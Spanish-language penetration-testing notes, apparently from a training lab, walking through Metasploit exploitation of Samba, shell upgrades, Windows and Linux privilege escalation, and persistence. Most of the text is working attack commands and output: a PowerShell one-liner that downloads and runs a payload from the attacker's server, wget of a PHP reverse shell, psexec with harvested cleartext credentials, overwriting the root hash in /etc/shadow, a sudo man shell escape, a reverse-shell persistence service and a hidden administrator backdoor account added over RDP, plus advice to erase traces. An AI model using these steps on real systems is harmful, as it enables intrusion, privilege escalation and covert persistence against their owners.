[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 02:42:C0:35:32:03 (Unknown)
[*] Nmap: Service Info: Host: DEMO
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
msf6 > search type:exploit name:samba
```

Utilizaremos un exploit de Samba en particular, llamado: exploit(linux/samba/is\_known\_pipename)

```
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 192.53.50.3:445 - Using location '\\192.53.50.3\exploitable\tmp for the path
[*] 192.53.50.3:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.53.50.3:445 - Share 'exploitable' has server-side path '/'
[*] 192.53.50.3:445 - Uploaded payload to '\\192.53.50.3\exploitable\tmp\mNXidmXZ.so
[*] 192.53.50.3:445 - Loading the payload from server-side path /tmp/mNXidmXZ.so using \\PIPE\\tmp/mNXidmXZ.so ...
[-] 192.53.50.3:445 -    >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.53.50.3:445 - Loading the payload from server-side path /tmp/mNXidmXZ.so using /tmp/mNXidmXZ.so ...
[+] 192.53.50.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (192.53.50.2:36713 → 192.53.50.3:445) at 2025-08-04 03:35:06 +0530

pwd
/tmp
/bin/bash -i
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
root@demo:/tmp#
```

¿Cómo descargamos un archivo en el sistema objetivo sin una sesión de Meterpreter?

Primero tenemos que configurar nuestro servidor web con Python:

```
[root@INE]# ls
findsocket php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
[root@INE]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[
```

Una vez iniciado el servidor en Python, podemos descargar mediante wget lo que queramos de ese directorio donde está iniciado el servidor:

```
root@demo:/tmp# wget http://192.53.50.2/php-reverse-shell.php
wget http://192.53.50.2/php-reverse-shell.php
converted 'http://192.53.50.2/php-reverse-shell.php' (ANSI_X3.4-1968) → 'http://192.53.50.2/php-reverse-shell.php' (UTF-8)
-- 2025-08-03 22:12:45 -- http://192.53.50.2/php-reverse-shell.php
Connecting to 192.53.50.2:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5491 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

    0K .....                                         100% 698M=0s

2025-08-03 22:12:45 (698 MB/s) - 'php-reverse-shell.php' saved [5491/5491]

root@demo:/tmp# ls
ls
php-reverse-shell.php
ready
root@demo:/tmp# 
```

## Upgrading Non-Interactive Shells

Primero tenemos que conseguir acceso al sistema objetivo:

```
msf6 exploit(linux/samba/is_known_pipename) >
msf6 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.243.73.3:445 - Using location \\192.243.73.3\exploitable\tmp for the path
[*] 192.243.73.3:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.243.73.3:445 - Share 'exploitable' has server-side path '/'
[*] 192.243.73.3:445 - Uploaded payload to \\192.243.73.3\exploitable\tmp\Qjwmsvut.so
[*] 192.243.73.3:445 - Loading the payload from server-side path /tmp/Qjwmsvut.so using \\PIPE\\tmp/Qjwmsvut.so ...
[-] 192.243.73.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.243.73.3:445 -   Loading the payload from server-side path /tmp/Qjwmsvut.so using /tmp/Qjwmsvut.so ...
[+] 192.243.73.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (192.243.73.2:41313 → 192.243.73.3:445) at 2024-07-15 10:08:00 +0530

whoami
root
[
```

Bien, una vez dentro, podemos ver que nos da una shell no interactiva como la que nos gustaría. Siempre hemos usado /bin/bash -i, pero los sistemas Linux no tienen porque siempre tener instalado bash. Aquí viene el otro truco.

Podemos comprobar si tenemos Python instalado en el sistema objetivo de la siguiente manera: python --version

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@demo:/tmp#
root@demo:/tmp# 
```

No solo con Python, también podemos ver si tiene por ejemplo... Perl, instalado: Perl -h

```
root@victim-1:/tmp# exit
exit
exit
perl -e 'exec "/bin/bash";'
```

Ruby:

```
ruby: exec "/bin/bash"
/bin/bash: line 4: ruby:: command not found
```

Recordemos que una vez iniciada la shell, tenemos que comprobar la variable de entorno. En este caso tuve que ajustar la ruta porque estaba mal configurada.

```
root@victim-1:/tmp# env
env
PWD=/tmp
SHLVL=2
_=/usr/bin/env
root@victim-1:/tmp# export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Tiene que quedar así configurada en caso de que no lo esté:

```
root@victim-1:/tmp# export TERM=xterm
export TERM=xterm
root@victim-1:/tmp# export SHELL=bash
export SHELL=bash
root@victim-1:/tmp# env
env
SHELL=bash
TERM=xterm
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/tmp
SHLVL=2
_=/usr/bin/env
```

## ***Identifying Windows Privilege Escalation Vulnerabilities (IMPORTANTE)***

Para esta sección utilizaremos un repositorio de Github muy interesante, y un módulo de Metasploit.

exploit(multi/script/web\_delivery)

[GitHub - itm4n/PrivescCheck: Privilege Escalation Enumeration Script for Windows](https://github.com/itm4n/PrivescCheck)

Básicamente lo que hace este módulo de Metasploit es configurar un servidor web que alberga un payload basado en el sistema objetivo. Una vez que ese código de Powershell se ejecute en el sistema objetivo, descarga el payload que se aloja en el servidor web y lo ejecuta, lo que nos proporciona una shell de comandos que podemos actualizar a una sesión de Meterpreter.

**Description:**  
This module quickly fires up a web server that serves a payload.

The module will provide a command to be run on the target machine based on the selected target. The provided command will download and execute a payload using either a specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting.

The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command: e.g. Command Injection, RDP Session, Local Access or maybe Remote Command Execution.

This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by Meterpreter.

When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines.

Regsvr32 uses "squiblydoo" technique to bypass application whitelisting. The signed Microsoft binary file, Regsvr32, is able to request an .sct file and then execute the included PowerShell command inside of it.

Similarly, the pubprn target uses the pubprn.vbs script to request and execute a .sct file.

Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port.

The SyncAppvPublishingServer target uses SyncAppvPublishingServer.exe

Vamos a pasar a configurar el módulo.

Objetivo: set target PSH\ (Binary)

Payload: set payload windows/shell/reverse\_tcp

También tenemos que deshabilitar el código de PowerShell para que no se codifique en base 64: set PSH-EncodedCommand false

Y por último, nuestra dirección IP: set LHOST <ip\_kali>


Ahora, copiamos todo el código de Powershell y lo pasamos a la máquina víctima:

```
msf6 exploit(msfvenom/web_delivery) > set target PSH\ (Binary)
target => PSH (Binary)
msf6 exploit(msfvenom/web_delivery) > set PSH-EncodedCommand false
PSH-EncodedCommand => false
msf6 exploit(msfvenom/web_delivery) > set LHOST eth1
LHOST => 10.10.49.3
msf6 exploit(msfvenom/web_delivery) > run

[*] Exploit failed: python/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit Completed, but no session was created.
msf6 exploit(msfvenom/web_delivery) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(msfvenom/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.49.3:4444
msf6 exploit(msfvenom/web_delivery) > [*] Using URL: http://10.10.49.3:8080/AlHnay6dP
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c [Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$z="echo ($env:temp+'\Ym9EN8KW.exe'); (new-object System.Net.WebClient).DownloadFile('http://10.10.49.3:8080/AlHnay6dP', $z); invoke-item $z"
```

Kali Machine      Victim Machine



Una vez conseguido la shell. Vamos a migrar a una sesión de Meterpreter:

```

msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.49.3:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://10.10.49.3:8080/AlHnay6dP
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c [Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$z="echo ($env:temp+'\Ym9EN8KW.exe'); (new-object System.Net.WebClient).DownloadFile('http://10.10.49.3:8080/AlHnay6dP', '$z'); invoke-item $z"
[*] 10.2.29.61      web_delivery - Delivering Payload (73802 bytes)
[*] Sending stage (240 bytes) to 10.2.29.61
[*] Command shell session 1 opened (10.10.49.3:4444 → 10.2.29.61:49770) at 2025-08-04 04:38:43 +0530
sessions

Active sessions
=====


| Id | Name | Type              | Information                                               | Connection                                      |
|----|------|-------------------|-----------------------------------------------------------|-------------------------------------------------|
| 1  |      | shell x86/windows | Shell Banner: Microsoft Windows [Version 10.0.17763.1457] | 10.10.49.3:4444 → 10.2.29.61:49770 (10.2.29.61) |


C:\Users\student>^Z
Background session 1? [y/N] y
msf6 exploit(multi/script/web_delivery) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.49.3:4433
msf6 exploit(multi/script/web_delivery) >
[*] Sending stage (201798 bytes) to 10.2.29.61
[*] Meterpreter session 2 opened (10.10.49.3:4433 → 10.2.29.61:49773) at 2025-08-04 04:39:51 +0530
[*] Stopping exploit/multi/handler
sessions

Active sessions
=====


| Id | Name | Type                    | Information                                               | Connection                                      |
|----|------|-------------------------|-----------------------------------------------------------|-------------------------------------------------|
| 1  |      | shell x86/windows       | Shell Banner: Microsoft Windows [Version 10.0.17763.1457] | 10.10.49.3:4444 → 10.2.29.61:49770 (10.2.29.61) |
| 2  |      | meterpreter x64/windows | ATTACKDEFENSE\student @ ATTACKDEFENSE                     | 10.10.49.3:4433 → 10.2.29.61:49773 (10.2.29.61) |


msf6 exploit(multi/script/web_delivery) > 

msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: ATTACKDEFENSE\student
meterpreter > getprivs

Enabled Process Privileges
=====

Name
-----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege

meterpreter > 

```

Ahora iremos a la carpeta donde tenemos el script de Powershell:

```

meterpreter > pwd
C:\Users
meterpreter > cd student\\
meterpreter > cd Desktop\\
meterpreter > cd PrivescCheck\\
meterpreter > pwd
C:\Users\student\Desktop\PrivescCheck
meterpreter > shell
Process 3096 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\student\Desktop\PrivescCheck>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\Users\student\Desktop\PrivescCheck

06/15/2021  11:32 AM    <DIR>          .
06/15/2021  11:32 AM    <DIR>          ..
06/14/2021  09:38 AM           5,112 Build.ps1
06/14/2021  09:38 AM           4,812 CHANGELOG
06/14/2021  09:38 AM           3,473 INFORMATION.md
06/14/2021  09:38 AM           1,522 LICENSE
06/14/2021  09:38 AM          137,714 PrivescCheck.ps1
06/14/2021  09:38 AM          301,684 PrivescCheckOld.ps1
06/14/2021  09:38 AM           3,042 README.md
06/15/2021  11:32 AM    <DIR>          src
               7 File(s)        457,359 bytes
              3 Dir(s)   15,969,325,056 bytes free

C:\Users\student\Desktop\PrivescCheck> 

```

Dentro de este repositorio utilizaremos de momento el escaneo básico:

The screenshot shows a GitHub repository interface with three code snippets demonstrating different usage of a PowerShell script:

- Basic checks only:** `powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"`
- Extended checks + human-readable reports:** `powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck -Extended -Report PrivescCheck\_\$(\$env:COMPUTERNAME).txt"`
- All checks + all reports:** `powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck -Extended -Audit -Report PrivescCheck\_\$(\$env:COMPUTERNAME).txt"`

`powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"`

```
C:\Users\student\Desktop\PrivescCheck>powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"
powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"
+-----+-----+-----+
| TEST | USER > Identity | INFO |
+-----+-----+-----+
| DESC | Get the full name of the current user (domain + |
|       | username) along with the associated Security |
|       | Identifier (SID). |
+-----+-----+-----+
[*] Found 1 result(s).

DisplayName          SID           Type
ATTACKDEFENSE\student S-1-5-21-3688751335-3073641799-161370460-1008 User

+-----+-----+-----+
| TEST | USER > Groups | INFO |
+-----+-----+-----+
| DESC | List all the groups that are associated to the |
|       | current user's token. |
+-----+-----+-----+
[*] Found 13 result(s).

Name                Type          SID
ATTACKDEFENSE\None  Group         S-1-5-21-3688751335-3073641799-161370460-513
Everyone            WellKnownGroup S-1-1-0
BUILTIN\Remote Desktop Users Alias        S-1-5-32-555
BUILTIN\Users        Alias        S-1-5-32-545
NT AUTHORITY\REMOTE INTERACTIVE LOGON WellKnownGroup S-1-5-14
NT AUTHORITY\INTERACTIVE   WellKnownGroup S-1-5-4
```

Nos da un resumen de lo que ha encontrado:

~~~ PrivescCheck Report ~~~			
OK	None	CONFIG > WSUS Configuration	
OK	None	CONFIG > AlwaysInstallElevated	
OK	None	CONFIG > PATH Folder Permissions	
OK	None	CONFIG > SCCM Cache Folder	
KO	Med.	CREDS > WinLogon → 1 result(s)	
OK	None	CREDS > SAM/SYSTEM Backup Files	
OK	None	CREDS > Unattend Files	
OK	None	CREDS > GPP Passwords	
NA	None	CREDS > Vault List	
NA	None	CREDS > Vault Creds	
NA	None	HARDENING > BitLocker	
NA	Info	HARDENING > Credential Guard → 1 result(s)	
NA	Info	HARDENING > LSA Protection (RunAsPPL) → 1 result(s)	
NA	Info	MISC > Hijackable DLLs → 3 result(s)	
OK	None	SCHEDULED TASKS > Binary Permissions	
OK	None	SCHEDULED TASKS > Unquoted Path	
OK	None	SERVICES > SCM Permissions	
NA	Info	SERVICES > Non-default Services → 5 result(s)	
OK	None	SERVICES > Binary Permissions	
OK	None	SERVICES > Unquoted Path	
OK	None	SERVICES > Service Permissions	
OK	None	SERVICES > Registry Permissions	
KO	Med.	UPDATES > System up to date? → 1 result(s)	
NA	Info	USER > Groups → 13 result(s)	
NA	Info	USER > Identity → 1 result(s)	
NA	None	USER > Environment Variables	
NA	Info	USER > Privileges → 2 result(s)	

WARNING: To get more info, run this script with the option '-Extended'.

Bien, una vez identificado las vulnerabilidades, vamos a pasar a elevar privilegios.

Hemos identificado que hay una vulnerabilidad para escalar privilegios pertinente a credenciales y más específicamente al inicio de sesión WinLogon.

La función de inicio de sesión de Windows, es una función de Windows que le permite configurar un sistema Windows para iniciar sesión automáticamente y las credenciales que conoce para que este usuario específico inicie sesión. Normalmente se almacenan en el registro de Windows.

Siempre se recomienda cifrar las credenciales de inicio de sesión.

TEST	CREDS > WinLogon	VULN
TEST	CREDS > WinLogon	
DESC Parse the Winlogon registry keys and check whether they contain any clear-text password. Entries that have an empty password field are filtered out.		
[*] Found 1 result(s).		
 Domain : Username : administrator Password : hello_123321		

Pero, ¿cómo elevamos nuestros privilegios?

Bien, podemos hacer manualmente o automatizado.

Manualmente, podemos usar psexec.py de impacket de la siguiente manera:

```
(root@attackdefense)-[/usr/share/doc/python3-impacket/examples]
# python3 psexec.py administrator@demo.ine.local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Requesting shares on demo.ine.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file l0eofsvc.exe
[*] Opening SVCManager on demo.ine.local.....
[*] Creating service bmRB on demo.ine.local.....
[*] Starting service bmRB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whaomi
'whaomi' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> whoami
nt authority\system
```

El otro método sería utilizar el módulo de explotación de Metasploit  
Exploit (windows/smb/psexec)

```
LPORT => 4422
msf5 exploit(windows/smb/psexec) > set RHOSTS 10.4.21.189
RHOSTS => 10.4.21.189
msf5 exploit(windows/smb/psexec) > set SMBUser administrator
SMBUser => administrator
msf5 exploit(windows/smb/psexec) > set SMBPass hello_123321
SMBPass => hello_123321
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4422
[*] 10.4.21.189:445 - Connecting to the server...
[*] 10.4.21.189:445 - Authenticating to 10.4.21.189:445 as user 'administrator'...
[*] 10.4.21.189:445 - Selecting PowerShell target
[*] 10.4.21.189:445 - Executing the payload...
[+] 10.4.21.189:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 10.4.21.189
[*] Meterpreter session 3 opened (10.10.0.2:4422 -> 10.4.21.189:49731) at 2022-02-15 05:09:20 +0530

meterpreter > sysinfo
Computer : ATTACKDEFENSE
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

## **Linux Privilege Escalation (IMPORTANTE)**

En este escenario en particular, vamos a tratar de identificar archivos con permisos débiles o mal configurados. Y la forma en que podemos hacer esto es utilizando utilidad find: find / -not -type l -perm -o+w

```
student@target:~$ find / -not -type l -perm -o+w
/tmp
find: '/var/lib/apt/lists/partial': Permission denied
/var/tmp
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
/proc/sys/kernel/ns_last_pid
find: '/proc/tty/driver': Permission denied
/proc/acpi
/proc/keys
/proc/scsi
/proc/kcore
/proc/pressure/io
/proc/pressure/cpu
/proc/pressure/memory
/proc/timer_list
/proc/latency_stats
/proc/1/task/1/attr/current
/proc/1/task/1/attr/exec
/proc/1/task/1/attr/fscreate
/proc/1/task/1/attr/keycreate
/proc/1/task/1/attr/sockcreate
/proc/1/task/1/attr/smack/current
/proc/1/task/1/attr/apparmor/current
/proc/1/task/1/attr/apparmor/exec
/proc/1/attr/current
/proc/1/attr/exec
/proc/1/attr/fscreate
/proc/1/attr/keycreate
/proc/1/attr/sockcreate
/proc/1/attr/smack/current
/proc/1/attr/apparmor/current
/proc/1/attr/apparmor/exec
```

Entonces, el objetivo aquí es encontrar un archivo que pueda ser útil para nosotros en la elevación de nuestros privilegios.

Podemos ver que el archivo /etc/shadow puede ser modificado por cualquier cuenta de usuario en el sistema. Nosotros sabemos que solo se puede acceder o ser visto por el usuario root.

```
/dev/tty
/dev/zero
/dev/urandom
/etc/shadow
find: '/etc/ssl/private': Permission denied
student@target:~$
```

```
student@target:~$ cat /etc/shadow
root:*:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
games:*:17764:0:99999:7:::
man:*:17764:0:99999:7:::
lp:*:17764:0:99999:7:::
mail:*:17764:0:99999:7:::
news:*:17764:0:99999:7:::
uucp:*:17764:0:99999:7:::
proxy:*:17764:0:99999:7:::
www-data:*:17764:0:99999:7:::
backup:*:17764:0:99999:7:::
list:*:17764:0:99999:7:::
irc:*:17764:0:99999:7:::
gnats:*:17764:0:99999:7:::
nobody:*:17764:0:99999:7:::
_apt:*:17764:0:99999:7:::
student:!:17797::::::
student@target:~$
```

Pero, ¿cómo podemos usar esto para elevar nuestros privilegios?

Bueno, si tenemos acceso al archivo donde se especifican las contraseñas de las cuentas de usuarios o dónde se encuentran, entonces podríamos cambiar o sustituir la contraseña de la cuenta de usuario root por la nuestra.

Recordemos que la contraseña o más bien el archivo shadow almacena contraseñas en un formato encriptado. Lo que significa es que si tuviéramos que reemplazar la contraseña del usuario root, también debemos reemplazarla con una contraseña hash.

Antes de hacer eso, vamos a confirmar que podemos modificar el archivo shadow: ls -al /etc/shadow

```
student@target:~$ ls -al /etc/shadow
-rw-rw-rw- 1 root shadow 523 Sep 23 2018 /etc/shadow
student@target:~$
```

Todos los usuarios pueden escribir y leer en este archivo.

¿Cómo generamos una contraseña que podamos reemplazar? Bien, para hacer eso, podemos usar la utilidad OpenSSL: openssl passwd -1 -salt abc <contraseña>

```
student@target:~$ openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
student@target:~$
```

```
root:$1$abc$BXBqpb9BZcZhXLgbee.0s!:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
```

Ahora cambiamos al usuario root: su

La contraseña era password.

```
student@target:~$ su
Password:
root@target:/home/student# whaomi
bash: whaomi: command not found
root@target:/home/student# whoami
root
root@target:/home/student#
```

## ***Linux Privilege Escalation - SUDO Privileges***

Primero, para saber que comandos podemos ejecutar: sudo –l

```
student@target:~$ sudo -l
Matching Defaults entries for student on target:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on target:
    (root) NOPASSWD: /usr/bin/man
student@target:~$
```

Esto es muy interesante porque la utilidad man, si está configurada o mal configurada con sudo privileges. Y en este caso podemos ver que se ha configurado la opción sin contraseña. Significa que la cuenta de usuario student sin privilegios puede ejecutar este binario /bin/man con sudo privileges, lo que significa privilegios de root sin proporcionar la contraseña del usuario root.

Para que nos hagamos una idea. Es como ejecutar un programa como admin a través de una cuenta sin privilegios que no es parte de los administradores locales.

Como podemos ver hemos utilizado sudo y no nos ha pedido la contraseña. Y funciona porque nos ha mostrado la documentación:

```
student@target:~$ sudo man cat
CAT(1)

NAME
    cat - concatenate files and print on the standard output

SYNOPSIS
    cat [OPTION]... [FILE]...

DESCRIPTION
    Concatenate FILE(s) to standard output.

    With no FILE, or when FILE is -, read standard input.

    -A, --show-all
        equivalent to -vET

    -b, --number-nonblank
        number nonempty output lines, overrides -n

    -e      equivalent to -vE

    -E, --show-ends
        display $ at end of each line

    -n, --number
        number all output lines

    -s, --squeeze-blank
        suppress repeated empty output lines

    -t      equivalent to -vT
```

La vulnerabilidad está aquí, y es que podemos generar un sesión de bash para elevar nuestros privilegios, porque recordemos que todo lo que se ejecute desde dentro de man se ejecutará con esos privilegios.

```

-s, --squeeze-blank
    suppress repeated empty output lines

-t      equivalent to -vT

!/bin/bash -i
root@target:~# █

```

IMPORTANTE: este es uno de fallos más comunes por administradores de sistemas.

## Persistence Via Services

En esta sección nos enfocaremos en como establecer la persistencia a través de un servicio de persistencia de Windows. Así que vamos a explorar cómo configurar un servicio que se conectará de vuelta a nuestro multi/handler y así proporcionandonos acceso persistente cuando queramos.  
exploit(windows/local/persistence\_service)

¿Qué hace este módulo? Bien, primero cargará un payload en el sistema objetivo, y cuando el servicio se inicie en el sistema, automáticamente nos proveerá de una sesión de Meterpreter:

```

msf6 exploit(windows/local/persistence_service) > options
Module options (exploit/windows/local/persistence_service):
Name          Current Setting  Required  Description
---          ---             ---        ---
REMOTE_EXE_NAME          no           The remote victim name. Random string as default.
REMOTE_EXE_PATH          no           The remote victim exe path to run. Use temp directory as default.
RETRY_TIME              5            no         The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION      no           The description of service. Random string as default.
SERVICE_NAME             no           The name of service. Random string as default.
SESSION                 1            yes        The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
---          ---             ---        ---
EXITFUNC      process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         10.10.49.5      yes        The listen address (an interface may be specified)
LPORT         1234           yes        The listen port

Exploit target:
Id  Name
--  --
 0  Windows

```

Como podemos ver hemos obtenido una sesión de Meterpreter y el nombre del servicio.exe se ha almacenado en la ruta C:\Users\ADMINI~1\AppData\Local\Temp\1\qPSPGEO.exe. Tenemos que eliminar ese ejecutable para limpiar rastros. ES MUY IMPORTANTE LIMPIAR RASTROS.

```

msf6 exploit(windows/local/persistence_service) > sessions
Active sessions
---
Id  Name  Type          Information                               Connection
--  --   --           ---                                     ---
1   meterpreter x64/windows  WIN-OMCNBK66MN\Administrator @ WIN-OMCNBK66MN  10.10.49.5:4444 → 10.2.23.15:49240 (10.2.23.15)

msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 10.10.49.5:1234
[*] Running module against WIN-OMCNBK66MN
[*] Sending stage (176198 bytes) to 10.2.23.15
[+] Meterpreter service exe written to C:\Users\ADMINI~1\AppData\Local\Temp\1\qPSPGEO.exe
[*] Creating service qBeZ
[*] Sending stage (176198 bytes) to 10.2.23.15
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-OMCNBK66MN_20250805.4721/WIN-OMCNBK66MN_20250805.4721.rc
[*] Meterpreter session 2 opened (10.10.49.5:1234 → 10.2.23.15:49290) at 2025-08-05 04:47:21 +0530

```

Ahora vamos a eliminar todas las sesiones y vamos a configurar nuestro multi/handler. Recordemos que tenemos que usar el mismo payload que hemos usado para establecer la persistencia y el mismo puerto:

```
msf6 exploit(multi/handler) > sessions  
Active sessions  
=====  
No active sessions.  
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > options  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.49.5      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 1234            | yes      | The listen port                                           |


```

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.10.49.5:1234  
[*] Sending stage (176198 bytes) to 10.2.23.15  
[*] Sending stage (176198 bytes) to 10.2.23.15  
[*] Meterpreter session 6 opened (10.10.49.5:1234 → 10.2.23.15:49358) at 2025-08-05 04:53:31 +0530  
[*] Meterpreter session 7 opened (10.10.49.5:1234 → 10.2.23.15:49359) at 2025-08-05 04:53:31 +0530  
meterpreter >
```

## Persistence via RDP

Entonces, lo que vamos a hacer en primer lugar, es crear una nueva cuenta como puerta trasera. Y para hacer esto hay que tener privilegios de administrador. Luego vamos a habilitar el servicio RDP, si está deshabilitado. Luego también vamos a ocultar el usuario de la pantalla de inicio de sesión de Windows, porque uno de los problemas con Windows, es que cuando creamos una cuenta nueva y el sistema se reinicia, en el inicio de sesión tiene por costumbre a enseñar las cuentas de usuario que están disponibles en el sistema.

```
meterpreter > run getgui -e -u backdoor -p hacker_123321  
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.  
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]  
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator  
[*] Carlos Perez carlos_perez@darkoperator.com  
[*] Enabling Remote Desktop  
[*]     RDP is disabled; enabling it ...  
[*] Setting Terminal Services service startup mode  
[*]     The Terminal Services service is not set to auto, changing it to auto ...  
[*]     Opening port in local firewall if necessary  
[*] Setting user account for logon  
[*]     Adding User: backdoor with Password: hacker_123321  
[*]     Hiding user from Windows Login screen  
[*]     Adding User: backdoor to local group 'Remote Desktop Users'  
[*]     Adding User: backdoor to local group 'Administrators'  
[*] You can now login with the created user  
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20250805.0857.rc  
meterpreter >
```

El comando getgui se usa específicamente para habilitar o verificar si el servicio RDP está habilitado. Y si lo está, lo habilitará. Además, también creará un nuevo usuario para nosotros, y podemos especificar el nombre de usuario y la contraseña. También ocultará al usuario de la pantalla de inicio de sesión de Windows, y agregará el usuario al grupo de usuarios de escritorio remoto, así como al grupo de administradores locales.

```

└─[root@INE]─[~]
# xfreerdp /u:backdoor /p:hacker_123321 /v:demo.ine.local
[05:13:19:041] [5178:5179] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[05:13:19:041] [5178:5179] [WARN][com.freerdp.crypto] - CN = attackdefense
